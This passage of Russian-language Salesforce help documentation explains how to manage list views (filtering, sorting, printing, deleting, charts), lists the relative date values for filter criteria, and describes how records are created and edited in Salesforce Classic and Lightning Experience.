2. В разделе «Определение критериев фильтрации» измените сделанный выбор «Фильтровать по ответственному», при необходимости. Добавьте или измените выбранные значения «Поле», «Оператор» или «Значение» в разделе «Фильтровать по дополнительным полям», при необходимости.
3. Нажмите **«Сохранить»**, чтобы применить измененные фильтры к представлению в виде списка.


Все пользователи с доступом к представлению в виде списка увидят результаты сохраненных вами изменений.

 **Прим.:** Сведения, отображаемые в списковых представлениях, представляют собой только те данные, к которым имеется доступ, т. е. либо записи, которые принадлежат нынешнему владельцу или на которые у него есть права на доступ по чтению/записи, либо записи, которыми кто-то поделился, либо те записи, которые принадлежат или которыми делились пользователи с ролями ниже роли владельца в иерархии ролей. Доступные поля определяются макетами страниц и параметрами безопасности поля.

## Сортировка списковых представлений

Связанные записи многих объектов доступны для просмотра в виде списков, которые также называются списковыми представлениями. При наличии длинного списка можно отсортировать записи по одному из столбцов. Например, списковое представление «Все организации» может быть отсортировано по столбцу «Имя организации» или «Область/штат для счета». Также можно выполнить сортировку настраиваемых списковых представлений. Сортировка выполняется по алфавиту.

1. Откройте списковое представление.
2. Щелкните заголовок нужного столбца. Отобразится стрелка, определяющая порядок сортировки списка: начиная с первой (↕) или последней (↕) записи столбца.

 **Прим.:** Начиная с выпуска Spring'13 сортировка списковых представлений не поддерживается для объекта «Пользователи» в организациях Salesforce, включающих более 2 млн. пользователей.

СМ. ТАКЖЕ:

[Создание настраиваемых списковых представлений в Salesforce Classic](#)

### ВЕРСИИ

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы изменить представления в виде списков:

- «Чтение» для типа записи, добавленного в список, И «Создание и настройка списковых представлений»

Для правки, создания, редактирования и удаления общедоступных списковых представлений:

- «Чтение» для типа записи, добавленного в список, И «Создание и настройка списковых представлений»

### ВЕРСИИ

Доступно в версиях: **Salesforce Classic** и **Lightning Experience**


Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для сортировки спискового представления:

- «Чтение» для записей, добавленных в список

## Печать спискового представления в Salesforce Classic

 **Прим.:** Эти действия доступны в Salesforce Classic. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic. Если слева находится панель навигации, вы в Lightning Experience.

Если организация использует списковые представления для печати, то пользователи могут печатать стандартные и настраиваемые списковые представления.

1. Выберите нужное списковое представление. Например: «Все организации» на вкладке «Организации».
2. При необходимости выполните сортировку содержимого спискового представления.
3. Щелкните значок .
4. Выберите нужное количество записей в новом окне. Чтобы распечатать более 1 000 записей, запустите отчет и нажмите кнопку «**Версия для печати**» на странице отчета.
5. Щелкните ссылку «**Печать этой страницы**».

## Удаление представления в виде списка

Удалите представление в виде списка, когда оно больше не нужно, чтобы рабочая область содержала самые последние данные.

### [Удаление спискового представления в Lightning Experience](#)

Можно удалить представление в виде списка, если оно больше не нужно.

### [Удаление спискового представления в Salesforce Classic](#)

Ненужное настраиваемое представление можно удалить.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для печати списковых  
представлений:

- «Чтение» для записей,  
добавленных в список

### ВЕРСИИ

Доступно в версиях: **все**  
версии.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для удаления  
общедоступных  
представлений в виде  
списка:

- «Управление  
общедоступными  
списковыми  
представлениями»

## Удаление спискового представления в Lightning Experience


Можно удалить представление в виде списка, если оно больше не нужно.

 **Прим.:** Выполните следующие действия в Lightning Experience. Если слева находится панель навигации, вы в Lightning Experience. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic.

1. Выберите представление в виде списка.
2. Нажмите  для доступа к элементам управления представлением списка.
3. Выберите «Удалить».

## Удаление спискового представления в Salesforce Classic

Ненужное настраиваемое представление можно удалить.

 **Прим.:** Эти действия доступны в Salesforce Classic. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic. Если слева находится панель навигации, вы в Lightning Experience.

1. Выберите настраиваемое списковое представление.
2. Нажмите кнопку «Правка».
3. Нажмите кнопку «Удалить».

СМ. ТАКЖЕ:

[Создание настраиваемых списковых представлений в Salesforce Classic](#)

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления общедоступных представлений в виде списка:

- «Управление общедоступными списковыми представлениями»

### ВЕРСИИ

Доступно в версиях: **Salesforce Classic**

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления общедоступных представлений в виде списка:

- «Управление общедоступными списковыми представлениями»



## Относительные значения дат для критериев фильтрации

При создании спискового представления, содержащего фильтры для диапазона дат (например, «Дата создания» или «Дата последнего обновления»), рекомендуем использовать как минимум одно относительное значение даты для определения диапазона.

**!** **Важное замечание:** Создание и фильтрация списковых представлений в Lightning Experience в настоящее время доступны только в пробной версии. Пробная версия данной функции предоставляется отдельным клиентам после принятия соответствующих условий. Для получения доступа обратитесь в компанию Salesforce. Принятие пробной версии не гарантируется ввиду ее возможного изменения. Согласно данному документу, другим пресс-релизам и официальным сообщениям, данная пробная функция не является общедоступной. Компания Salesforce не может гарантировать ее общедоступность на постоянной или временной основе. Принимайте решения о покупке только на основе обычных доступных функций.

Например, чтобы создать настраиваемое представление или отчет по организациям, созданным на прошлой неделе, введите критерий «"Дата создания" равно "ПРОШЛАЯ НЕДЕЛЯ"». При использовании относительных значений дат с переменными (например, «СЛЕДУЮЩИЕ *N* ДН.») замените *N* любым числом больше нуля.

Относительные значения дат не чувствительны к регистру. Значения «ПРОШЛАЯ НЕДЕЛЯ» и «прошлая неделя» идентичны.

Чтобы добавить несколько диапазонов в одно поле, воспользуйтесь запятыми.

**✓ Прим.:** В версиях Enterprise Edition, Unlimited Edition, Performance Edition, Professional Edition и Developer Edition неделя определяется раскрывающимся списком «Регион», доступным на странице личных сведений. В версиях Contact Manager, Group Edition и Personal Edition неделя определяется параметром «Регион», доступным в профиле компании. Например, если параметр «Регион» содержит значение «Английский (США)», то неделя длится с воскресенья по субботу, а если значение «Английский (Великобритания)», то неделя длится с понедельника по воскресенье.

**✓ Прим.:** Относительные значения дат в таблице, отмеченные звездочкой (\*), недоступны в Lightning Experience.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версий.

| Относительное значение даты | Диапазон   |
|-----------------------------|--|
| ВЧЕРА                       | Начинается в 00:00:00 дня, предшествующего текущему, и продолжается 24 часа.   |
| СЕГОДНЯ                     | Начинается в 00:00:00 текущего дня и продолжается 24 часа.   |
| ЗАВТРА                      | Начинается в 00:00:00 дня, следующего за текущим, и продолжается 24 часа.  |
| ПРОШЛАЯ НЕДЕЛЯ              | Начинается в 00:00:00 первого дня недели, предшествующей текущей, и продолжается 7 дней.   |
| ТЕКУЩАЯ НЕДЕЛЯ              | Начинается в 00:00:00 первого дня текущей недели и продолжается 7 дней.  |
| СЛЕДУЮЩАЯ НЕДЕЛЯ*           | Начинается в 00:00:00 первого дня недели, следующей за текущей, и продолжается 7 дней.   |
| ПОСЛЕДНИЕ <i>n</i> НЕД.*    | Начинается в 00:00:00 первого дня недели, предшествующей текущей на <i>n</i> недель, и продолжается до 23:59 последнего дня предыдущей недели. |


| Относительное значение даты | Диапазон  |
|-----------------------------|---|
| СЛЕДУЮЩИЕ <i>n</i> НЕД.*    | Начинается в 00:00:00 первого дня недели, следующей за текущей, и продолжается <i>n</i> недель.   |
| <i>n</i> НЕД. НАЗАД*        | Начинается в 00:00:00 первого дня недели, предшествующей текущей на <i>n</i> недель, и продолжается 1 неделю.   |
| ПРОШЛЫЙ МЕСЯЦ               | Начинается в 00:00:00 первого дня месяца, предшествующего текущему, и продолжается весь месяц.  |
| ТЕКУЩИЙ МЕСЯЦ               | Начинается в 00:00:00 первого дня текущего месяца и продолжается весь месяц.  |
| СЛЕДУЮЩИЕ <i>n</i> МЕС.*    | Начинается в 00:00:00 первого дня месяца, следующего за текущим, и продолжается до конца <i>n</i> -го месяца.   |
| ПОСЛЕДНИЕ <i>n</i> МЕС.*    | Начинается в 00:00:00 первого дня месяца, предшествующего текущему на <i>n</i> месяцев, и продолжается до 23:59 последнего дня предыдущего месяца.  |
| <i>n</i> МЕС. НАЗАД*        | Начинается в 00:00:00 первого дня месяца, предшествующего текущему на <i>n</i> месяцев, и продолжается весь месяц.  |
| СЛЕДУЮЩИЙ МЕСЯЦ*            | Начинается в 00:00:00 первого дня месяца, следующего за текущим, и продолжается весь месяц.   |
| ПОСЛЕДНИЕ 90 ДНЕЙ*          | Начинается в 00:00:00 дня, предшествующего текущему на 90 дней, и продолжается до настоящего времени. (Диапазон охватывает текущую дату.)   |
| СЛЕДУЮЩИЕ 90 ДНЕЙ*          | Начинается в 00:00:00 дня, следующего за текущим, и продолжается 90 дней. (Диапазон не охватывает текущую дату.)  |
| ПОСЛЕДНИЕ <i>n</i> ДН.*     | Начинается в 00:00:00 за <i>n</i> дн. до текущего дня и продолжается до настоящего времени. (Диапазон охватывает текущую дату. Использование данного значения даты инициирует создание списка записей, начиная со дня, вычисляемого по формуле $n + 1$ дн. назад, и заканчивая текущим днем.) |
| СЛЕДУЮЩИЕ <i>n</i> ДН.*     | Начинается в 00:00:00 дня, следующего за текущим, и продолжается <i>n</i> дней. (Диапазон не охватывает текущую дату.)  |
| <i>n</i> ДН. НАЗАД*         | Начинается в 00:00:00 дня, предшествующего текущему на <i>n</i> дн., и продолжается 24 часа. (Диапазон не охватывает текущую дату.)   |
| ПОСЛЕДНИЙ КВАРТАЛ           | Начинается в 00:00:00 первого дня календарного квартала, предшествующего текущему, и продолжается до конца квартала.  |
| ТЕКУЩИЙ КВАРТАЛ             | Начинается в 00:00:00 первого дня текущего календарного квартала и продолжается до конца квартала.  |
| СЛЕДУЮЩИЙ КВАРТАЛ*          | Начинается в 00:00:00 первого дня календарного квартала, следующего за текущим, и продолжается до конца квартала.   |




| Относительное значение даты           | Диапазон  |
|---------------------------------------|---|
| ПОСЛЕДНИЕ <i>n</i> КВАРТ.*            | Начинается в 00:00:00 первого дня календарного квартала, предшествующего текущему на <i>n</i> кварталов, и продолжается до конца предыдущего календарного квартала. (Диапазон не охватывает текущий квартал.)   |
| СЛЕДУЮЩИЕ <i>n</i> КВАРТ.*            | Начинается в 00:00:00 первого дня календарного квартала, следующего за текущим, и продолжается до конца <i>n</i> -го календарного квартала. (Диапазон не охватывает текущий квартал.)   |
| <i>n</i> КВАРТ. НАЗАД*                | Начинается в 00:00:00 первого дня календарного квартала, предшествующего текущему на <i>n</i> кварталов, и продолжается до конца квартала.  |
| ПРОШЛЫЙ ГОД                           | Начинается в 00:00:00 1 января года, предшествующего текущему, и продолжается до 31 декабря.  |
| ТЕКУЩИЙ ГОД                           | Начинается в 00:00:00 1 января текущего года и продолжается до 31 декабря.  |
| СЛЕДУЮЩИЙ ГОД*                        | Начинается в 00:00:00 1 января года, следующего за текущим, и продолжается до 31 декабря.   |
| <i>n</i> ЛЕТ (ГОДА) НАЗАД*            | Начинается в 00:00:00 1 января календарного года, предшествующего текущему на <i>n</i> года, и продолжается до 31 декабря.  |
| ПОСЛЕДНИЕ <i>n</i> ЛЕТ (ГОДА)*        | Начинается в 00:00:00 1 января календарного года, предшествующего текущему на <i>n+1</i> года. Диапазон завершается 31 декабря календарного года, предшествующего текущему.   |
| СЛЕДУЮЩИЕ <i>n</i> ЛЕТ (ГОДА)*        | Начинается в 00:00:00 1 января календарного года, следующего за текущим, и продолжается до 31 декабря <i>n</i> года.  |
| ПОСЛЕДНИЙ ФИНАНСОВЫЙ КВАРТАЛ*         | Начинается в 00:00:00 первого дня финансового квартала, предшествующего текущему, и продолжается до конца финансового квартала. Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка».  |
|                                       |  <b>Прим.:</b> ФИНАНСОВЫЕ литеральные значения дат не поддерживаются при создании настраиваемых мобильных представлений.   |
| ТЕКУЩИЙ ФИНАНСОВЫЙ КВАРТАЛ*           | Начинается в 00:00:00 первого дня текущего финансового квартала и продолжается до конца текущего финансового квартала. Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка».   |
| СЛЕДУЮЩИЙ ФИНАНСОВЫЙ КВАРТАЛ*         | Начинается в 00:00:00 первого дня финансового квартала, следующего за текущим, и продолжается до конца финансового квартала. (Диапазон не охватывает текущий квартал.) Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка». |
| ПОСЛЕДНИЕ <i>n</i> ФИНАНСОВЫХ КВАРТ.* | Начинается в 00:00:00 первого дня финансового квартала, предшествующего текущему на <i>n</i> финансовых кварталов, и продолжается   |

| Относительное значение даты               | Диапазон   |
|---|--|
| СЛЕДУЮЩИЕ <i>n</i> ФИНАНСОВЫХ КВАРТ.*     | до конца предыдущего финансового квартала. (Диапазон не охватывает текущий финансовый квартал.) Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка».   |
| <i>n</i> ФИНАНСОВЫХ КВАРТ. НАЗАД*         | Начинается в 00:00:00 первого дня финансового квартала, предшествующего текущему на <i>n</i> фин. кварт., и продолжается до конца финансового квартала.  |
| ПОСЛЕДНИЙ ФИНАНСОВЫЙ ГОД*                 | Начинается в 00:00:00 первого дня финансового года, предшествующего текущему, и продолжается до конца финансового года. Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка».   |
| ТЕКУЩИЙ ФИНАНСОВЫЙ ГОД                    | Начинается в 00:00:00 первого дня текущего финансового года и продолжается до конца финансового года. Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка».   |
| СЛЕДУЮЩИЙ ФИНАНСОВЫЙ ГОД*                 | Начинается в 00:00:00 первого дня финансового года, следующего за текущим, и продолжается до конца финансового года. Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка».  |
| ПОСЛЕДНИЕ <i>n</i> ФИНАНСОВЫХ ЛЕТ (ГОДА)* | Начинается в 00:00:00 первого дня финансового года, предшествующего текущему на <i>n</i> финансовых лет, и продолжается до конца предыдущего финансового года. (Диапазон не охватывает текущий финансовый год.) Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка». |
| СЛЕДУЮЩИЕ <i>n</i> ФИНАНСОВЫХ ЛЕТ (ГОДА)* | Начинается в 00:00:00 первого дня финансового года, следующего за текущим, и продолжается до конца <i>n</i> -го финансового года. (Диапазон не охватывает текущий финансовый год.) Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка».                              |
| <i>n</i> ФИНАНСОВЫХ ЛЕТ (ГОДА) НАЗАД*     | Начинается в 00:00:00 первого дня финансового года, предшествующего текущему на <i>n</i> финансовых лет, и продолжается до конца финансового года.   |

## Визуализация данных спискового представления с графиками в Lightning Experience

См. графическое представление данных представлений в виде списка с графиками представлений в виде списка. Есть три типа графиков: вертикальный столбчатый, горизонтальный столбчатый и торондальный. Для любого представления в виде списка выберите из доступных стандартных и пользовательских графиков представления в виде графиков. Можно изменить отображение данных на другой тип, при необходимости.

 **Прим.:** Выполните следующие действия в Lightning Experience. Если слева находится панель навигации, вы в Lightning Experience. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic.

1. На домашней странице объекта выберите представление в виде списка с теми данными, которые вы хотите визуализировать.
2. Нажмите  .  
Откроется панель диаграмм.
3. Для выбора другого графика нажмите  рядом с именем графика.
4. Чтобы изменить графическое отображение данных нажмите  в панели диаграмм и выберите новый тип графика.  
Ваши данные изменятся на новое отображение.


СМ. ТАКЖЕ:



[Создание диаграммы спискового представления в Lightning Experience](#)

[Изменение графика спискового представления в Lightning Experience](#)

## Создание диаграммы спискового представления в Lightning Experience

Создайте диаграмму для визуализации данных спискового представления. Поддерживаются три типа диаграмм: вертикальная, горизонтальная и круговая. При необходимости измените тип отображения данных для любой диаграммы спискового представления. При создании диаграммы спискового представления для объекта (например, «Возможности» или «Интересы») диаграмма связывается с объектом. Диаграмма поддерживается любым списковым представлением, доступным пользователю для просмотра в данном объекте, кроме списка «Недавно просмотренные».

 **Прим.:** Данные действия поддерживаются в Lightning Experience. Если слева находится панель навигации, вы в Lightning Experience. Панель вкладок, отображающаяся по всей ширине верхней части экрана, указывает на использование Salesforce Classic.

1. Выберите нужное списковое представление на начальной странице объекта.
2. Щелкните значок  .
3. Щелкните значок  на открывшейся панели «Диаграммы».
4. Выберите «Создать диаграмму».  
Данное действие инициирует отображение диалогового окна.
5. Введите имя диаграммы.
6. Выберите нужный тип диаграммы: вертикальная, горизонтальная или круговая.

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы просматривать графики представлений в виде списков:

- «Чтение» для типа записи, добавленного в список

### ВЕРСИИ

Доступно в: Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания диаграмм спискового представления:

- «Чтение» для типа записи, добавленного в список, И «Создание и настройка списковых представлений»

7. Выберите тип совокупности, поле совокупности и поле группировки.

Тип совокупности определяет способ вычисления данных поля: по сумме, количеству или среднему значению. Поле совокупности определяет тип данных для вычисления. Поле группировки определяет метки сегментов диаграммы.

8. Чтобы просмотреть диаграмму, щелкните «Сохранить».



**Пример:** Группам сбыта требуется сравнение организаций по количеству сотрудников для повышения эффективности поиска потенциальных клиентов в крупных корпорациях. Один из представителей создает горизонтальную диаграмму путем выбора типа совокупности «Сумма», поля совокупности «Сотрудники» и поля группировки «Имя организации». Диаграмма отображает количество сотрудников в каждой организации по имени организации.

СМ. ТАКЖЕ:

[Визуализация данных спискового представления с графиками в Lightning Experience](#)



[Изменение графика спискового представления в Lightning Experience](#)

## Изменение графика спискового представления в Lightning Experience

Уточните или обновите настраиваемые графики представления в виде списка, чтобы обеспечить отображение наиболее значимых визуализаций данных. Есть три типа графиков: вертикальный столбчатый, горизонтальный столбчатый и торондальный. Для любого из графиков представления в виде списка можно изменить отображение данных на другой тип, при необходимости.



**Прим.:** Выполните следующие действия в Lightning Experience. Если слева находится панель навигации, вы в Lightning Experience. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic.

1. На домашней странице объекта нажмите .
2. В панели диаграмм, которая появится, выберите имя одного из настраиваемых графиков.
3. Нажмите на .
4. Выберите «Изменить график». При этом отображается диалоговое окно.
5. Внесите необходимые изменения в название графика, тип графика, тип агрегации, поле агрегации или поле группирования. Тип агрегации определяет, как будут подсчитываться данные в полях: по сумме, по количеству или по среднему значению. Поле агрегации определяет тип данных для вычисления. Поле группирования маркирует сегменты графика.
6. Для просмотра отредактированного графика нажмите **Save**.



**Прим.:** Нельзя изменять стандартные или предварительно настроенные графики. Можно изменять только графики, которые вы создаете сами. Нельзя удалять графики просмотра в виде списков.

СМ. ТАКЖЕ:

[Визуализация данных спискового представления с графиками в Lightning Experience](#)

[Создание диаграммы спискового представления в Lightning Experience](#)

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы изменить графики представлений в виде списков:

- «Чтение» для типа записи, добавленного в список, И «Создание и настройка списковых представлений»

## Как работает модель общего доступа?

Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют администратору определять стандартную модель общего доступа к организации путем настройки единых стандартных параметров. Единые стандартные параметры определяют уровень доступа к записям, используемый по умолчанию. Единым стандартным параметрам большинства объектов могут быть заданы следующие значения: «Личный», «Общедоступный: только для чтения» или «Общедоступный: для чтения и записи».

Если модели общего доступа к объекту задано значение «Личный» или «Общедоступный: только для чтения», то администратор может предоставить пользователям дополнительный доступ к записям посредством настройки иерархии ролей и определения правил общего доступа. Иерархии ролей и правила общего доступа позволяют только предоставлять дополнительный доступ и не могут ограничивать уровень доступа к записям, заданный изначально в модели общего доступа посредством единых стандартных параметров.

Ниже перечислены методы, используемые для предоставления доступа пользователям при применении единых стандартных параметров.

- Иерархия ролей
- Правила общего доступа
- Общий доступ, установленный вручную
- Скрытый доступ (организации и связанные дочерние записи)
- Рабочие группы (организации, обращения и возможности)

## Какие типы записей поддерживают печать списковых представлений?

Ниже перечислены типы записей, поддерживающие печать стандартных и настраиваемых списковых представлений (если организация использует списковые представления для печати).

- Организации
- Действия
- Кампании
- Обращения
- Контакты
- Контракты
- Настраиваемые объекты
- Документы
- Интересы
- Возможности
- Наборы полномочий
- Прайс-листы
- Профили
- Продукты
- Отчеты
- Решения

## Открытие недавно просмотренных элементов

Раздел «Недавние элементы» боковой панели Salesforce содержит 10 элементов (записи, документы, настраиваемые объекты и предпочтения), добавленных, измененных или просмотренных последними.

Чтобы открыть страницу просмотра или редактирования сведений об элементе, щелкните соответствующую ссылку.



**Совет:** Если организация поддерживает всплывающие сведения, наведите указатель мыши на любой элемент списка «Недавние элементы», чтобы просмотреть ключевую информацию о записи до открытия соответствующей страницы просмотра или редактирования сведений.



**Прим.:** При удалении недавно просмотренных записей раздел «Недавние элементы» может содержать менее 10 элементов. Аналогично, списки недавних записей (например, список «Недавние интересы»), доступные на начальных страницах вкладок, могут содержать менее 10 или 25 элементов.

## Создание записей

Создание записей — это стандартная процедура для большинства пользователей Salesforce. *Процесс* создания записи идентичен для всех объектов, однако некоторые объекты (например, организации) отличаются наличием специальных *рекомендаций*.

### Создание записи в Salesforce Lightning Experience

Создайте записи Salesforce для возможностей, интересов, задач, примечаний, организаций и контактов. *Процесс* создания записи аналогичен для всех объектов, однако некоторые объекты (например, организации) отличаются наличием специальных *рекомендаций*.

### Создание записи в Salesforce Classic

Создайте новые записи Salesforce для возможностей, интересов, задач, примечаний, организаций и контактов. *Процесс* создания записи идентичен для всех объектов, однако некоторые объекты (например, организации) отличаются наличием специальных *рекомендаций*.

СМ. ТАКЖЕ:

[Редактирование записей](#)

[Удаление записей](#)

[Рекомендации по вводу валют, дат, времени и номеров телефонов](#)

[Создание примечаний и их добавление к записям](#)

[Вложение файлов в записи](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.



## Создание записи в Salesforce Lightning Experience

Создайте записи Salesforce для возможностей, интересов, задач, примечаний, организаций и контактов. *Процесс* создания записи аналогичен для всех объектов, однако некоторые объекты (например, организации) отличаются наличием специальных *рекомендаций*.


 **Прим.:** Данная информация предназначена пользователям Lightning Experience. Панель навигации, отображающаяся в левой части экрана, указывает на использование Lightning Experience. Панель вкладок, отображающаяся по всей ширине верхней части экрана, указывает на использование Salesforce Classic.

Lightning Experience позволяет создавать записи разными способами.

- Чтобы создать запись на любой странице Salesforce, выберите нужный элемент в меню навигации и щелкните **«Создать»** в списке представлений.
- Чтобы создать запись на странице текущей записи, щелкните **«Создать»** для нужного элемента. Например, чтобы создать примечание при просмотре записи контакта, щелкните **«Создать»** в разделе «Примечания» страницы контакта.

## Создание записи в Salesforce Classic

Создайте новые записи Salesforce для возможностей, интересов, задач, примечаний, организаций и контактов. *Процесс* создания записи идентичен для всех объектов, однако некоторые объекты (например, организации) отличаются наличием специальных *рекомендаций*.

 **Прим.:** Данная информация относится к Salesforce Classic. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic. Если слева находится панель навигации, вы в Lightning Experience.

Способ создания записей определяется текущими настройками организации Salesforce.

[Создание записей на вкладках объектов](#)

[Создание записей в лентах](#)

[Создание записей посредством раскрывающегося списка «Создать...»](#)

[Создание записей посредством области «Быстрое создание»](#)

### ВЕРСИИ

Доступно в: Lightning Experience.

Доступно в версиях: **все** версии.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии.

## Создание записей на вкладках объектов

Прежде чем создать запись, просмотрите все рекомендации по использованию создаваемого типа записи.

1. Откройте вкладку для нужного типа записи. Открытая вкладка отображает начальную страницу выбранного объекта. Например, чтобы создать организацию, откройте вкладку «Организации».
2. Нажмите кнопку **«Создать»**.
3. При необходимости выберите тип записи.
4. Введите значения в поля. Обязательные поля помечены красной чертой (1).



**Совет:** Интерактивная справка Salesforce содержит определения полей основных объектов. Название соответствующего раздела справки состоит из слова «поля» и имени объекта. Например, чтобы просмотреть определение раскрывающегося списка «Отрасль», доступного при создании или редактировании организации, найдите раздел интерактивной справки «Поля организаций».

5. Введите значения новой записи и нажмите кнопку **«Сохранить»**. Чтобы сохранить текущую запись и добавить новую, нажмите кнопку **«Сохранить и создать»**. Закрытие страницы без нажатия кнопки **«Сохранить»** инициирует удаление всех внесенных изменений.

СМ. ТАКЖЕ:

[Создание записей в лентах](#)

[Создание записей посредством области «Быстрое создание»](#)

[Создание записей](#)

## Создание записей в лентах

В зависимости от текущих настроек организации Salesforce, записи могут быть созданы в ленте на начальной странице, вкладке Chatter и страницах сведений о записях.

Публикаторы разных лент могут содержать разные действия. Чтобы получить дополнительную информацию о действиях, доступных в каждой ленте, обратитесь к администратору. Прежде чем создать запись, просмотрите все рекомендации по использованию создаваемого типа записи.

1. Щелкните быстрое действие, соответствующее создаваемому типу записи, в нужной ленте.
2. Введите значения в поля. Обязательные поля помечены красной чертой (1). Интерактивная справка Salesforce содержит определения полей основных объектов. Название соответствующего раздела справки состоит из слова «поля» и имени объекта. Например, чтобы просмотреть определение раскрывающегося списка «Отрасль», доступного при создании или редактировании организации, найдите раздел интерактивной справки «Поля организаций».
3. Введите значения новой записи и нажмите кнопку **«Создать»**.

Ниже перечислены области отображения элемента ленты для созданной записи.

- В ленте, использованной для создания записи.
- Вверху ленты новой записи.

### ВЕРСИИ

Доступно в версиях: **Salesforce Classic**.

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания записей:

- «Создание» для нужного объекта

### ВЕРСИИ

Доступно в версиях: **Salesforce Classic**.

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания записей:

- «Создание» для нужного объекта

- В ленте Chatter.
- В ленте Chatter любого пользователя, отслеживающего запись, использованную для создания новой записи. Например, если контакт создается на странице сведений об организации ABC Industries, то элемент ленты для созданной записи контакта будет доступен всем пользователям, отслеживающим организацию ABC Industries.

СМ. ТАКЖЕ:

[Создание записей на вкладках объектов](#)

[Создание записей посредством области «Быстрое создание»](#)

[Создание записей](#)

[Общие сведения о лентах](#)


### Создание записей посредством раскрывающегося списка «Создать...»

Раскрывающийся список «Создать...», доступный на боковой панели, позволяет создавать записи. Чтобы создать запись посредством раскрывающегося списка, выполните указанные ниже действия.

1. Выберите нужный тип записи. Страница создания записи открывается на соответствующей вкладке. При выборе пункта «Файл» открывается диалоговое окно «Загрузить файл».
2. Заполните поля.
3. Нажмите кнопку «Сохранить». При выборе пункта «Файл» нажмите кнопку «Загрузить в мои файлы».

### Создание записей посредством области «Быстрое создание»

Если функция быстрого создания включена администратором, то записи интересов, организаций, контактов и возможностей могут быть созданы на соответствующих начальных страницах. Кроме того, организации могут быть созданы посредством поля поиска «Организация» при использовании области «Быстрое создание» для создания контактов, интересов или возможностей. Правила проверки не применяются при создании записей посредством области «Быстрое создание».

1. Откройте вкладку для нужного типа записи. Чтобы создать организацию при создании контакта, интереса или возможности, щелкните значок  напротив поля «Организация» в используемой форме «Быстрое создание».
2. Введите значения в поля. Обязательные поля помечены красной чертой (1). Интерактивная справка Salesforce содержит определения полей основных объектов. Название соответствующего раздела справки состоит из слова «поля» и имени объекта. Например, чтобы просмотреть определение раскрывающегося списка «Отрасль», доступного при создании или редактировании организации, найдите раздел интерактивной справки «Поля организаций».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступные параметры раскрывающегося списка «Создать...» определяются полномочиями пользователя, используемой версией Salesforce и выбранным приложением.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все** версии.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания записей:

- «Создание» для нужного объекта

3. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Создание записей на вкладках объектов](#)

[Создание записей в лентах](#)

[Создание записей](#)

## Редактирование записей

1. Просмотрите все рекомендации по использованию редактируемого типа записи. Данные сведения доступны в интерактивной справке Salesforce.
2. Найдите и откройте нужную запись.
3. Нажмите кнопку **«Правка»**.
4. Введите или измените значения в полях.



**Совет:** Интерактивная справка Salesforce содержит определения полей основных объектов. Название соответствующего раздела справки состоит из слова «поля» и имени объекта. Например, чтобы просмотреть определение раскрывающегося списка «Отрасль», доступного при создании или редактировании организации, найдите раздел интерактивной справки «Поля организаций».

5. Введите или измените нужные значения и нажмите кнопку **«Сохранить»**.

### Изменение типа записи

Типы записей определяют значения раскрывающегося списка, доступные при создании и редактировании записи. При создании записи можно выбрать тип записи, если доступны разные типы записей и вы не установили предпочтения типа записи, чтобы пропустить страницу выбора типа записи.

### Редактирование полей в Salesforce

Многие объекты Salesforce, включая настраиваемые, поддерживают возможность встроенного редактирования записей.

[Рекомендации по редактированию записей посредством встроенного редактора](#)

[Редактирование записей в расширенных списках](#)

СМ. ТАКЖЕ:

[Создание записей](#)

[Рекомендации по вводу валют, дат, времени и номеров телефонов](#)

